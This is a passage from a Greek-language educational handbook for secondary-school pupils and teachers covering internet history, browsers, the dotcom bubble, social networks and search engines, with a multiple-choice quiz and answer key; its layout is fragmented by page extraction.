
Διαδρομές των κύριων υποθαλάσσιων καλωδίων που αποτελούν τη φυσική υποδομή του διαδικτύου.

Πηγή: https://en.wikipedia.org/wiki/Internet_backbone

Ο μορφότυπος κείμενου για το HTTP ονομάστηκε HTML, για HyperText Mark-up Language. Διατηρώντας τα πράγματα πολύ απλά, ο Tim ενθάρρυνε άλλους να βασιστούν στις ιδέες του και να σχεδιάσουν περαιτέρω λογισμικό που αργότερα ονομάστηκε φυλλομετρητές για την εμφάνιση της HTML. (6)

Ένα πρόγραμμα περιήγησης στο διαδίκτυο είναι μια εφαρμογή λογισμικού που επιτρέπει στον χρήστη να εμφανίζει και να αλληλεπιδρά με κείμενο, εικόνες, βίντεο, μουσική και άλλες πληροφορίες που μπορεί να υπάρχουν σε έναν δικτυακό τόπο. Το κείμενο και οι εικόνες σε μια ιστοσελίδα μπορούν να περιέχουν υπερσυνδέσμους προς άλλες ιστοσελίδες στον ίδιο ή σε διαφορετικό δικτυακό τόπο. Οι φυλλομετρητές ιστού επιτρέπουν σε έναν χρήστη να έχει γρήγορη και εύκολη πρόσβαση σε πληροφορίες που παρέχονται σε πολλές ιστοσελίδες σε πολλούς ιστότοπους διασχίζοντας αυτούς τους συνδέσμους. Οι φυλλομετρητές ιστού διαμορφώνουν τις πληροφορίες HTML για την προβολή τους, έτσι ώστε η εμφάνιση μιας ιστοσελίδας να διαφέρει από φυλλομετρητή σε φυλλομετρητή. (4)

Το πρώιμο ηλεκτρονικό εμπόριο και η "φούσκα dotcom"

Μερίδιο του πληθυσμού που χρησιμοποιεί το διαδίκτυο.

Πηγή: <https://ourworldindata.org/internet>

Με τη χρηματο

συντακτών και δεν αντιπροσωπεύουν κατ'ανάγκη τις απόψεις της Ευρωπαϊκής Ένωσης ή του Ευρωπαϊκού Εκτελεστικού Οργανισμού Εκπαίδευσης και Πολιτισμού (EACEA). Η Ευρωπαϊκή Ένωση και ο EACEA δεν μπορούν να θεωρηθούν υπεύθυνοι για τις εκφραζόμενες απόψεις.


πράζουν αποκλειστικά τις απόψεις των

Ευρωπαϊκού Εκτελεστικού Οργανισμού

Εκπαίδευσης και Πολιτισμού (EACEA)

Ευρωπαϊκή Ένωση και ο EACEA δεν μπορούν να θεωρηθούν υπεύθυνοι για τις εκφραζόμενες απόψεις.

ένα "νέο οικονομικό παράδειγμα", που όμοιο του δεν είχε ξαναγίνει. Οι επενδυτές στο χρηματιστήριο άρχισαν να πιστεύουν τη διαφημιστική εκστρατεία και έκαναν μεγάλες επενδύσεις με μη ρεαλιστικές προσδοκίες σχετικά με τα ποσοστά απόδοσης. Οι επενδυτές υψηλού ρίσκου άνθισαν και πολλές εταιρείες ιδρύθηκαν με αμφίβολα επιχειρηματικά σχέδια.

Η φούσκα των dotcom άρχισε να καταρρέει το 1999. Τα τρισεκατομμύρια δολάρια σε αξία αγοράς που χάθηκαν κατά τη διάρκεια της κατάρρευσης του χρηματιστηρίου μεταξύ 2000 και 2002 κατέστησαν σαφές ότι πολλοί επενδυτές, στη βιασύνη τους να επωφεληθούν από την έκρηξη του Διαδικτύου, αγνόησαν τις παραδοσιακές επενδυτικές μετρήσεις. Η μία μετά την άλλη, οι πιο αδύναμες από τις

Η φούσκα dotcom.

Source: <https://www.internethistorypodcast.com/2017/01/the-history-of-the-dotcom-bubble/>

dotcom άρχισαν να υποαποδίδουν. Οι dotcoms έπαψαν να είναι σίγουροι νικητές του χρηματιστηρίου, η πτώση των τιμών των μετοχών μετατράπηκε σε διαγραφές από το χρηματιστήριο και στη συνέχεια σε πραγματικές πτωχεύσεις. Μέχρι τον Απρίλιο του 2000, μόλις ένα μήνα μετά την κορύφωσή του, ο Nasdaq είχε χάσει το 34,2% της αξίας του. (8)

Η φούσκα των dotcom εξαφάνισε πολλές υπερβολικά φιλόδοξες νεοφυείς εταιρείες από την ύπαρξη. Επηρέασε επίσης τους κολοσσούς όπως η Microsoft και η Cisco. Οι εταιρείες dot com άξιζαν να προσθέσουν μεγάλη αξία και άξιζαν πολλά χρήματα. Ωστόσο, οι οικονομικές δυνάμεις είχαν οδηγήσει τις αποτιμήσεις σε μη βιώσιμα υψηλά επίπεδα και η κατάρρευση ήταν αναπόφευκτη.

Πολλοί επενδυτές έχασαν χρήματα, αλλά συνέβαλαν επίσης στη χρηματοδότηση του νέου συστήματος και έθεσαν τις βάσεις για τη μελλοντική επιτυχία του ηλεκτρονικού εμπορίου. Η "νέα οικονομία" που ορίστηκε από την έκρηξη του Διαδικτύου, ωστόσο, παρήγαγε και ορισμένες αξιοσημείωτες επιτυχίες. Μεταξύ του εκτιμώμενου 48% των εταιρειών dotcom που επιβίωσαν μέχρι το 2004 είναι οι σημερινοί γίγαντες του Διαδικτύου Amazon, eBay και Google. (2)

Το διαδίκτυο: πώς έχει φέρει επανάσταση στη ζωή μας;


Ο Παγκόσμιος Ιστός γεννήθηκε στο πλαίσιο της έρευνας και παρέμεινε εκεί μέχρι το 1993, έτος κατά το οποίο το CERN αποφάσισε να καταστήσει τον Παγκόσμιο Ιστό διαθέσιμο σε όλους, δίνοντας τον πηγαίο κώδικα στη δημοσιότητα.

Η εξάπλωση του Ιστού συνεχίζεται και σταδιακά μετατρέπεται από εργαλείο δημοσίευσης, σε εργαλείο πολιτιστικής, πολιτικής και οικονομικής χειραφέτησης, παράλληλα και, σε ορισμένες περιπτώσεις, αντικαθιστώντας το ρόλο άλλων μέσων.

Η εξάπλωση του Διαδικτύου από τα μέσα της δεκαετίας του 1990 και μετά ήταν αποτέλεσμα του συνδυασμού τριών βασικών παραγόντων:

Η τεχνολογική ανακάλυψη του Παγκόσμιου Ιστού από τον Tim Berners-Lee και η προθυμία του να διανείμει τον πηγαίο κώδικα για τη βελτίωσή του με τη συνεισφορά μιας παγκόσμιας κοινότητας χρηστών με ανοικτό κώδικα, σε συνέχεια της ανοικτότητας των πρωτοκόλλων TCP/IP του Διαδικτύου. Ο Ιστός συνεχίζει να λειτουργεί με την ίδια αρχή του ανοικτού κώδικα. Και τα δύο τρίτα των διακομιστών ιστού λειτουργούν με τον Apache, ένα πρόγραμμα διακομιστή ανοικτού κώδικα.

Εικόνα δημιουργημένη από τον Gerd Altmann στο Pixabay

κοινωνίας του δικτύου.

Θεσμική αλλαγή στη διαχείριση του Διαδικτύου, διατηρώντας το υπό τη χαλαρή διαχείριση της παγκόσμιας κοινότητας του Διαδικτύου, ιδιωτικοποιώντας το και επιτρέποντας τόσο τις εμπορικές χρήσεις όσο και τις συνεργατικές χρήσεις.

Σημαντικές αλλαγές στην κοινωνική δομή, την κουλτούρα και την κοινωνική συμπεριφορά: η δικτύωση ως κυρίαρχη οργανωτική μορφή, η εξατομίκευση ως κύριος προσανατολισμός της κοινωνικής συμπεριφοράς και η κουλτούρα της αυτονομίας ως κουλτούρα της

Για να αξιολογήσουμε τη σημασία του Διαδικτύου στην κοινωνία πρέπει να υπενθυμίσουμε τα ιδιαίτερα χαρακτηριστικά του Διαδικτύου ως τεχνολογίας.

Οι άνθρωποι έχουν επωφεληθεί όχι μόνο ως καταναλωτές αλλά και ως πολίτες, άτομα και μέλη κοινοτήτων τόσο μεγάλων όσο τα έθνη και τόσο μικρών όσο ένα οικοδομικό τετράγωνο ή επικεντρωμένων γύρω από ένα συγκεκριμένο κοινό ενδιαφέρον. Ο βαθμός στον οποίο οι άνθρωποι χρησιμοποιούν το Διαδίκτυο για να αναζητήσουν προσωπικές επαφές, δημόσιες πληροφορίες και νέες γνώσεις είναι μεγάλος και αυξανόμενος.

Ο αντίκτυπος του Διαδικτύου στην οικονομική ανάπτυξη και ευημερία

Η αναζωογόνηση των παραδοσιακών δραστηριοτήτων ήταν ο κύριος αντίκτυπος του Διαδικτύου. Το Διαδίκτυο επέτρεψε θεμελιώδεις επιχειρηματικούς μετασχηματισμούς που καλύπτουν ολόκληρη την αλυσίδα αξίας σε όλα σχεδόν τους τομείς και τύπους επιχειρήσεων - όχι μόνο σε διαδικτυακές επιχειρήσεις. Αυτές οι μεταβολές περιλαμβάνουν καθολικές αλλαγές όχι μόνο στον τρόπο με τον οποίο αγοράζονται και πωλούνται τα προϊόντα, αλλά και στον τρόπο με τον οποίο τα προϊόντα και οι υπηρεσίες σχεδιάζονται, παράγονται και διανέμονται. Ακόμη και μια μικροσκοπική επιχείρηση μπορεί σήμερα να λειτουργήσει με δυναμικά διαχειριζόμενη αλυσίδα εφοδιασμού που εκτείνεται γεωγραφικά και λειτουργεί με μια παγκόσμια εργατικό δυναμικό. Οι επιχειρήσεις αυτές έχουν επωφεληθεί από την υψηλότερη παραγωγικότητα που επιτρέπει το διαδίκτυο.

Η άνοδος των μέσων κοινωνικής δικτύωσης στο Διαδίκτυο

Από το 2002 (δημιουργία του Friendster, πριν από το Facebook) μια νέα κοινωνικο-τεχνική επανάσταση έλαβε χώρα στο Διαδίκτυο: η άνοδος των ιστότοπων κοινωνικής δικτύωσης, όπου πλέον είναι παρούσες όλες οι ανθρώπινες δραστηριότητες, από την προσωπική αλληλεπίδραση έως τις επιχειρήσεις, την εργασία, τον πολιτισμό, την επικοινωνία, τα κοινωνικά κινήματα και την πολιτική.

Οι δικτυακοί τόποι κοινωνικής δικτύωσης είναι διαδικτυακές υπηρεσίες που επιτρέπουν στα άτομα να (1) κατασκευάζουν ένα δημόσιο ή ημι-δημόσιο προφίλ μέσα σε ένα περιορισμένο σύστημα, (2) να διαμορφώνουν έναν κατάλογο άλλων χρηστών με τους οποίους μοιράζονται μια σύνδεση και (3) να βλέπουν και να διατρέχουν τον κατάλογο των συνδέσεών τους και εκείνων που έχουν γίνει από άλλους μέσα στο σύστημα. (Boyd και Ellison 2007, 2)

Τον Νοέμβριο του 2007 οι χρήστες του διαδικτύου πέρασαν περισσότερο χρόνο στα μέσα κοινωνικής δικτύωσης παρά στο ηλεκτρονικό ταχυδρομείο. Τον Ιούλιο του 2009 ο αριθμός χρηστών των μέσων κοινωνικής δικτύωσης ξεπέρασε αυτόν του ηλεκτρονικού ταχυδρομείου. Τα μέσα κοινωνικής δικτύωσης έφτασαν τον Σεπτέμβριο του 2010 το 1 δισεκατομμύριο χρήστες, με τους χρήστες του Facebook να αντιπροσωπεύουν περίπου το μισό του αριθμού αυτού. Το 2013 ο αριθμός των χρηστών έχει σχεδόν διπλασιαστεί, ιδίως λόγω της αυξανόμενης χρήσης στην Κίνα, την Ινδία και τη Λατινική Αμερική. Υπάρχει μεγάλη ποικιλομορφία των ιστότοπων κοινωνικής δικτύωσης (SNS) ανά χώρα και πολιτισμό.

Έτσι, η σημαντικότερη δραστηριότητα στο Διαδίκτυο αυτή τη στιγμή περνάει μέσα από την κοινωνική δικτύωση και τα ΜΚΔ έχουν γίνει οι επιλεγμένες πλατφόρμες για κάθε είδους δραστηριότητες, όχι μόνο για προσωπικές φιλίες ή κουβέντα, αλλά και για μάρκετινγκ, ηλεκτρονικό εμπόριο, εκπαίδευση, πολιτιστική δημιουργικότητα, διανομή μέσων ενημέρωσης και ψυχαγωγίας, εφαρμογές υγείας και κοινωνικοπολιτικό ακτιβισμό. Αυτή είναι μια σημαντική τάση για την

κοινωνία στο σύνολό της.

Οι άνθρωποι δημιουργούν δίκτυα για να είναι με άλλους και για να είναι με άλλους που θέλουν να είναι μαζί τους με βάση κριτήρια που περιλαμβάνουν τους ανθρώπους που ήδη γνωρίζουν. Οι περισσότεροι χρήστες μπαίνουν στον ιστότοπο κάθε μέρα. Πρόκειται για μόνιμη συνδεσιμότητα. Αν χρειαζόμασταν μια απάντηση για το τι συνέβη στην κοινωνικότητα στον κόσμο του Διαδικτύου, ιδού: υπάρχει μια δραματική αύξηση της κοινωνικότητας, αλλά ένα διαφορετικό είδος κοινωνικότητας, που διευκολύνεται και δυναμιτίζεται από τη μόνιμη συνδεσιμότητα και την κοινωνική δικτύωση στο διαδίκτυο.

Όμως οι άνθρωποι δεν ζουν μια εικονική πραγματικότητα, στην πραγματικότητα πρόκειται για μια πραγματική εικονικότητα, αφού οι κοινωνικές πρακτικές, το μοίρασμα, η ανάμειξη και η διαβίωση στην κοινωνία διευκολύνονται στην εικονικότητα, σε αυτό που αποκάλεσα πριν από καιρό "χώρο των ροών" (Castells 1996).

Το Διαδίκτυο στη ζωή μας

Έχετε σκεφτεί ποτέ τον αντίκτυπο του Διαδικτύου στη ζωή μας; Έχετε αναρωτηθεί ποτέ πόση ώρα κατά τη διάρκεια της ημέρας είμαστε συνδεδεμένοι στο Διαδίκτυο;

Αυτά συμβαίνουν στο Διαδίκτυο σε 1 λεπτό σύμφωνα με στοιχεία που συγκέντρωσε η Lori Lewis και δημοσίευσε ο ιστότοπος [AllAccess](#)

2021 This Is What Happens In An Internet Minute

Ο Ιστός: ποιο μέλλον;

Μιλήσαμε για την ιστορία και το παρελθόν, αλλά ποια εξέλιξη του διαδικτύου θα δούμε;

Ο κόσμος του Παγκόσμιου Ιστού έχει εισέλθει σιγά σιγά στη ζωή μας και θα συνεχίσει να είναι όλο και πιο διαδεδομένος: η επέκταση συνεχίζεται με εντυπωσιακούς ρυθμούς, η τεχνολογία αναζητά συνεχώς νέες λύσεις για να αυξήσει τις δυνατότητές της και οι συζητήσεις για την ηθική, τα δικαιώματα και την ισότητα έχουν φτάσει σε πολιτικά τραπέζια.

Αν υπάρχει μια τεχνολογία, ένα εργαλείο, μια εφαρμογή που αυτή τη στιγμή κυριαρχεί σε όλα, να είστε σίγουροι ότι αργά ή γρήγορα θα ξεπεραστεί από κάτι ακόμη πιο καινοτόμο: ο ιστός είναι ένα σύμπαν σε συνεχή εξέλιξη.

Το διαδίκτυο, όπως όλες οι τεχνολογίες, δεν παράγει αποτελέσματα από μόνο του. Ωστόσο, έχει συγκεκριμένα αποτελέσματα μεταβάλλοντας την ικανότητα του συστήματος επικοινωνίας να οργανώνεται γύρω από ροές διαδραστικές, πολυτροπικές, ασύγχρονες ή σύγχρονες, παγκόσμιες ή τοπικές, και από πολλούς προς πολλούς, από ανθρώπους προς ανθρώπους, από ανθρώπους προς αντικείμενα και από αντικείμενα προς αντικείμενα, στηριζόμενο όλο και περισσότερο στον σημασιολογικό ιστό.

Βιβλιογραφία

- 1 - <https://www.scienceandmediamuseum.org.uk/objects-and-stories/short-history-internet>
- 2 - <https://www.history.com/news/who-invented-the-internet>
- 3 - <https://www.bbc.co.uk/newsround/47523993>
- 4 - https://openbookproject.net/courses/intro2ict/web/web_browsers.html
- 5 - Barry M. Leiner, Vinton G. Cerf, David D. Clark, Robert E. Kahn, Leonard Kleinrock, Daniel C. Lynch, Jon Postel, Larry, G. Roberts, και Stephen Wolff,
<http://www.cs.ucsb.edu/%7Eecs176a/handouts/history.html>
- 6 - <https://www.w3.org/People/Raggett/book4/ch02.html>
- 7 - <https://www.techtarget.com/searchcio/definition/dot-com-bubble>
- 8 - <https://ideas.ted.com/an-eye-opening-look-at-the-dot-com-bubble-of-2000-and-how-it-shapes-our-lives-today/>
- 9 - <https://edu.gcfglobal.org/en/internetbasics/what-is-the-internet/1/>
- 10 - <https://www.internetsociety.org/internet/history-internet/brief-history-internet/>
- 11 - <https://www.livescience.com/20727-internet-history.html>
- 12 - <https://www.bbvaopenmind.com/en/articles/the-impact-of-the-internet-on-society-a-global-perspective/>
- 13 - <https://www.vedantu.com/physics/history-of-internet>
- 14 -
https://www.mckinsey.com/~media/mckinsey/industries/technology%20media%20and%20telecom%20communications/high%20tech/our%20insights/the%20great%20transformer/mgi_impact_of_internet_on_economic_growth.pdf

Ερωτήσεις

Ερώτηση 1

Πότε εμφανίστηκε για πρώτη φορά το διαδίκτυο;

- a) μετά το 1991, όταν το CERN αποκάλυψε στο κοινό τον πηγαίο κώδικα του WWW
- b) το διαδίκτυο χρονολογείται από το 1969
- c) στις αρχές της δεκαετίας του 80 όταν η IBM παρουσίασε τον πρώτο προσωπικό υπολογιστή

Ερώτηση 2

Τι ήταν το πρόγραμμα ARPA;

- a) μια υπηρεσία του υπουργείου τηλεπικοινωνιών των ΗΠΑ
- b) μια κυβερνητική υπηρεσία των ΗΠΑ, έργο της οποίας ήταν η δημιουργία ενός δικτύου επικοινωνιών που θα μπορούσε να συνδέει ακόμη και γεωγραφικά απομακρυσμένα μέρη
- c) ένα έργο που χρηματοδοτήθηκε από τη CIA για την κατασκοπεία μυστικών πρακτόρων κατά τη διάρκεια του ψυχρού πολέμου

Ερώτηση 3

Πού εφευρέθηκε ο Παγκόσμιος Ιστός;

- a) στο Υπουργείο Άμυνας των ΗΠΑ στο πλαίσιο του προγράμματος ARPA
- b) ο Παγκόσμιος Ιστός εφευρέθηκε στο CERN στη Γενεύη
- c) τη δεκαετία του '60 αμέσως μετά την εφεύρεση του διαδικτύου

Ερώτηση 4

Πότε αναρτήθηκε το πρώτο βίντεο στο YouTube;

- a) το 1995
- b) κατά τη δεκαετία του 90
- c) μετά τη νέα χιλιετία (μετά το 2000)

Ερώτηση 5

Τι είναι το διαδίκτυο;

- a) είναι ένα παγκόσμιο δίκτυο φυσικών καλωδίων που συνδέει υπολογιστές και άλλες ηλεκτρονικές συσκευές σε όλο τον κόσμο

- b) είναι το σύστημα των ασύρματων συνδέσεων όπως WI-FI, 2G, 3G, 4G, 5G
- c) είναι ο αριθμός των δικτυακών τόπων που είναι διαθέσιμοι στον Παγκόσμιο Ιστό

Ερώτηση 6

Πότε το Διαδίκτυο έγινε δημοφιλές στο κοινό;

- a) από την αρχή του
- b) έγινε δημοφιλές στους οικιακούς χρήστες τη δεκαετία του 1990
- c) άρχισε να χρησιμοποιείται παγκοσμίως τη δεκαετία του 1890

Ερώτηση 7

Ο Παγκόσμιος Ιστός είναι

- a) οι σελίδες που βλέπετε όταν βρίσκεστε σε μια συσκευή και είστε συνδεδεμένοι στο διαδίκτυο
- b) το δίκτυο συνδεδεμένων υπολογιστών
- c) αυτό που διατρέχουν τα μηνύματα ηλεκτρονικού ταχυδρομείου και τα αρχεία πριν φτάσουν στον παραλήπτη

Ερώτηση 8

Το πρώτο βιβλίο αγοράστηκε από την Amazon το

- a) 2005
- b) 1995
- c) 1992

Ερώτηση 9

Το Διαδίκτυο είναι:

- a) καλώδιο
- b) ένας διακομιστής
- c) ένα πρωτόκολλο

Ερώτηση 10

Η ταχύτητα του διαδικτύου εξαρτάται από

- a) τη μνήμη RAM του υπολογιστή που χρησιμοποιείτε
- b) την ποιότητα των υπόγειων καλωδίων
- c) την ταχύτητα του router σας

Απαντήσεις : 1b,2b,3b,4c, 5a, 6b,7a,8b,9a,10b

Κεφάλαιο 2 Μηχανές Αναζήτησης

Hakan ÖZCAN, Serkan AYDOĞAN
Aydin Efeler İlçe Milli Eğitim Müdürlüğü

Μαθησιακά αποτελέσματα

- Εκμάθηση βασικών στοιχείων αναφορικά με τις μηχανές αναζήτησης
- Εκμάθηση τρόπων αξιοποίησης αποτελεσμάτων αναζήτησης
- Εκμάθησης τρόπων χρήσης φίλτρων κατά τις αναζητήσεις
- Αναφορά στις πιο δημοφιλείς μηχανές αναζήτησης

Κοινό-στόχος: Μαθητές και καθηγητές της δευτεροβάθμιας εκπαίδευσης

Μέθοδος: Επιλογή αντικειμένων με κριτήριο το κοινό στόχο και επεξήγηση των αντικειμένων με παραδείγματα κατάλληλα για την ηλικία του κοινού-στόχου

Μηχανές Αναζήτησης

Η μηχανή αναζήτησης είναι ένα είδος λογισμικού που μας επιτρέπει την πρόσβαση σε περιεχόμενο στο διαδίκτυο. Σαρώνει τις ιστοσελίδες και όλους τους παρόμοιους πόρους που είναι διαθέσιμοι στο διαδίκτυο και αποθηκεύει το περιεχόμενό τους σύμφωνα με ένα δικό της σύστημα. Όταν οποιοσδήποτε χρήστης εισάγει τη λέξη που θέλει να αναζητήσει στη μηχανή αναζήτησης, η μηχανή αναζήτησης παρουσιάζει γρήγορα το περιεχόμενο που έχει προηγουμένως κατηγοριοποιήσει στον χρήστη σύμφωνα με τη συνάφεια του με τη λέξη που αναζητήθηκε.

Οι μηχανές αναζήτησης χρησιμοποιούν μικρά προγράμματα που ονομάζονται ρομπότ ή αράχνες για να σαρώνουν και να καταγράφουν τον κόσμο του διαδικτύου. Αυτά τα προγράμματα, ανιχνεύουν αυτόματα τους ιστότοπους, αναλύουν το περιεχόμενο του ιστότοπου και καταγράφουν, με τι σχετίζονται και ποιες λέξεις-κλειδιά περιέχουν στα δικά τους συστήματα.

Οι μηχανές αναζήτησης χρησιμοποιούνται για την εύρεση πληροφοριών στο διαδίκτυο. Αφού γραφτεί στη μηχανή αναζήτησης η λέξη ή οι λέξεις που σχετίζονται με το προς αναζήτηση θέμα, εμφανίζονται σχετικοί ή άσχετοι σύνδεσμοι. Ωστόσο, αυτοί οι σύνδεσμοι μπορεί να σχετίζονται άμεσα με το θέμα, μπορεί να

είναι καθόλου άσχετοι ή να παραθέτουν χιλιάδες συνδέσμους με ανακριβείς πληροφορίες. Για το λόγο αυτό, η σωστή και αποτελεσματική χρήση των μηχανών αναζήτησης είναι πολύ σημαντική τόσο για την επίτευξη των επιθυμητών πληροφοριών όσο και για την αποφυγή απώλειας χρόνου.


Το 2021-2022, οι πιο δημοφιλείς μηχανές αναζήτησης μεταξύ των χρηστών στον κόσμο είναι οι μηχανές Google, Bing, Yandex και Yahoo.

Οι πιο δημοφιλείς μηχανές αναζήτησης


Η μηχανή αναζήτησης της Google

Η πιο δημοφιλής μηχανή αναζήτησης στον κόσμο και στη χώρα μας, αυτή της Google, δημιουργήθηκε το 1998 από τους Larry Page και Sergey Brin, φοιτητές του Πανεπιστημίου του Στάνφορντ. Η Google ήρθε στο προσκήνιο με την ευκολία χρήσης και τα γρήγορα αποτελέσματα και με την πάροδο του χρόνου ανέβηκε στην πρώτη θέση μεταξύ όλων των μηχανών αναζήτησης. Επιπλέον, εκτός από την υπηρεσία της μηχανής αναζήτησης, έχει γίνει ένα απαραίτητο εργαλείο για πολλούς χρήστες, προσφέροντας υπηρεσίες όπως το Gmail, το οποίο είναι μια δωρεάν υπηρεσία ηλεκτρονικού ταχυδρομείου, τους χάρτες Google και το Gdrive.

